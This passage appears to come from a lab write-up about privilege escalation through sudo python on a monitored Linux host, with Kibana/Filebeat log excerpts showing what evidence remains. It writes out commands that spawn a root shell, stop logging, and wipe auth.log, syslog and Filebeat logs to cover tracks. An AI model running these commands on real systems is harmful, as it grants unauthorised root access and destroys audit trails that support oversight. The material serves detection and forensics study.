
```
$ sudo python -c 'import os; os.system("systemctl stop filebeat")'
$ sudo python -c 'import os; os.system("/bin/bash")'
```



```
$ sudo python -c 'import os; os.system("rm /var/log/filebeat/*"); os.system("cp /dev/null /var/log/auth.log"); os.system("cp /dev/null /var
/log/syslog"); os.system("systemctl start filebeat"); os.system("exit")'
```

Notice the 10 minute gap from when Filebeat was stopped and the root user was accessed. The next log that appears is Filebeat restarting.






```
> Jan 23, 2022 @ 20:20:19.000  agent.hostname: target1 agent.name: target1 agent.id: 5575352f-0a64-484e-823c-2d16120a7828 agent.type: filebeat agent.ephemeral_id: 26fa7b28-d516-4fa0-8fb4-7081c07c805f agent.version: 7.8.0 process.name: systemd process.pid: 1
                               log.file.path: /var/log/syslog log.offset: 113 fileset.name: syslog message: Started Filebeat sends log files to Logstash or directly to Elasticsearch.. input.type: log @timestamp: Jan 23, 2022 @ 20:20:19.000 ecs.version: 1.5.0
                               service.type: system host.hostname: raven host.name: target1 event.timezone: +11:00 event.module: system event.type: event event.dataset: system.syslog _id: V7GYiH4BAnkw_g492XE1 _type: _doc _index: filebeat-7.8.0-2022.01.18-000002 _score: -
                               suricata.eve.timestamp: Jan 23, 2022 @ 20:20:19.000

> Jan 23, 2022 @ 20:10:46.000  agent.hostname: target1 agent.name: target1 agent.id: 5575352f-0a64-484e-823c-2d16120a7828 agent.type: filebeat agent.ephemeral_id: 61c474b7-b162-4303-8951-d57b992fb8d1 agent.version: 7.8.0 process.name: sshd process.pid: 17164
                               log.file.path: /var/log/auth.log log.offset: 2,878 source.port: 39434 source.ip: 192.168.1.90 fileset.name: auth input.type: log @timestamp: Jan 23, 2022 @ 20:10:46.000 system.auth.ssh.method: password system.auth.ssh.event: Accepted
                               ecs.version: 1.5.0 related.ip: 192.168.1.90 related.user: steven service.type: system host.hostname: raven host.name: target1 event.timezone: +11:00 event.kind: event event.module: system event.action: ssh_login
                               event.type: authentication_success, info event.category: authentication event.dataset: system.auth event.outcome: success user.name: steven _id: eLGQiH4BAnkw_g49JRrx _type: _doc _index: filebeat-7.8.0-2022.01.18-000002 _score: -
                               suricata.eve.timestamp: Jan 23, 2022 @ 20:10:46.000
```

Stealth Exploitation of Sudo Python

The last crumb:



t	host.hostname	raven
t	host.name	target1
t	input.type	log
t	log.file.path	/var/log/auth.log
#	log.offset	0
t	message	pam_unix(sudo:session): session closed for user root
t	process.name	sudo

This log is generated when we run our long "sudo python" command to cover our tracks. There is no record of *what* command was run, only that someone used a sudo command. It also does not indicate which account used the sudo command.